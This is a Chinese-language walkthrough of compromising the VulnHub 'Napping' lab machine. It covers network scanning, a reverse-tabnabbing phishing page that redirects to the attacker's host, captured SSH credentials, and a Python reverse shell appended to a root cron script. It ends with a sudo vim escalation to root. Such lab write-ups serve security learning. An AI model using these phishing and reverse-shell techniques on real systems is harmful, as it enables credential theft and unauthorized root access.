靶机下载地址:https://www.vulnhub.com/entry/napping-101,752/
信息收集

使用sudo arp-scan -I eth0 -l获取主机IP地址
使用nmap进行扫描,nmap -sC -sV -p 1-10000 -o result.txt 10.0.2.9

外网渗透

首先注册一个账号进行登录

输入一个URL,查看源码发现有记录

因为写了投稿,后台可能会进行检查吧,就可能存在钓鱼……
然后将前端页面使用wget下载下来,然后伪造一个钓鱼页面
monkey111.html[钓鱼页面]
1
2
3
4
5
6
7
8
9
| <!DOCTYPE html>
<html>
<body>
<script>
if(window.opener) window.opener.parent.location.replace('http://10.0.2.15:8000/index.html');
if(window.opener != window) window.opener.parent.location.replace('http://10.0.2.15:8000/index.html');
</script>
</body>
</html>
|

然后使用python3 -m http.server 80开启http服务,使用nc -lvnp 8000监听8000端口
链接填写钓鱼页面链接


username=daniel
password=C@ughtm3napping123
参试网站进行登录发现失败了,这是我们会想到还有ssh服务可以参试,发现成功登录

内网渗透
使用groups查看发现该用户还有管理员的一点权限

使用find / -group administrators -type f 2>/dev/null查看我们使用命令能够访问的文件

查看其内容
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| from datetime import datetime
import requests
now = datetime.now()
r = requests.get('http://127.0.0.1/')
if r.status_code == 200:
f = open("site_status.txt","a")
dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
f.write("Site is Up: ")
f.write(dt_string)
f.write("\n")
f.close()
else:
f = open("site_status.txt","a")
dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
f.write("Check Out Site: ")
f.write(dt_string)
f.write("\n")
f.close()
|

发现规律,大概是两分钟执行一次,而且执行权限比较高,可以用来提权

加入以下内容
1
2
3
4
5
6
7
| import socket, subprocess, os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.0.2.15",8888))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
|

本地监听端口,然后过一段时间就会反弹shell

然后使用python获取更完整的shell
1
2
3
4
5
6
7
8
9
10
11
| python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm-256color
export SHELL=/bin/bash
stty size
这里的值是多少,最后的值也要修改为多少
使用Crtl+Z,然后输入下面的内容
stty raw -echo;fg
直接输入下面的内容
reset
stty rows 0 columns 0
|

使用sudo -l获取能执行的命令,发现vim是以root运行的,所以我们可以使用其来提权

使用sudo /usr/bin/vim -c ':!/bin/sh'提权


使用crontab -l查看定时任务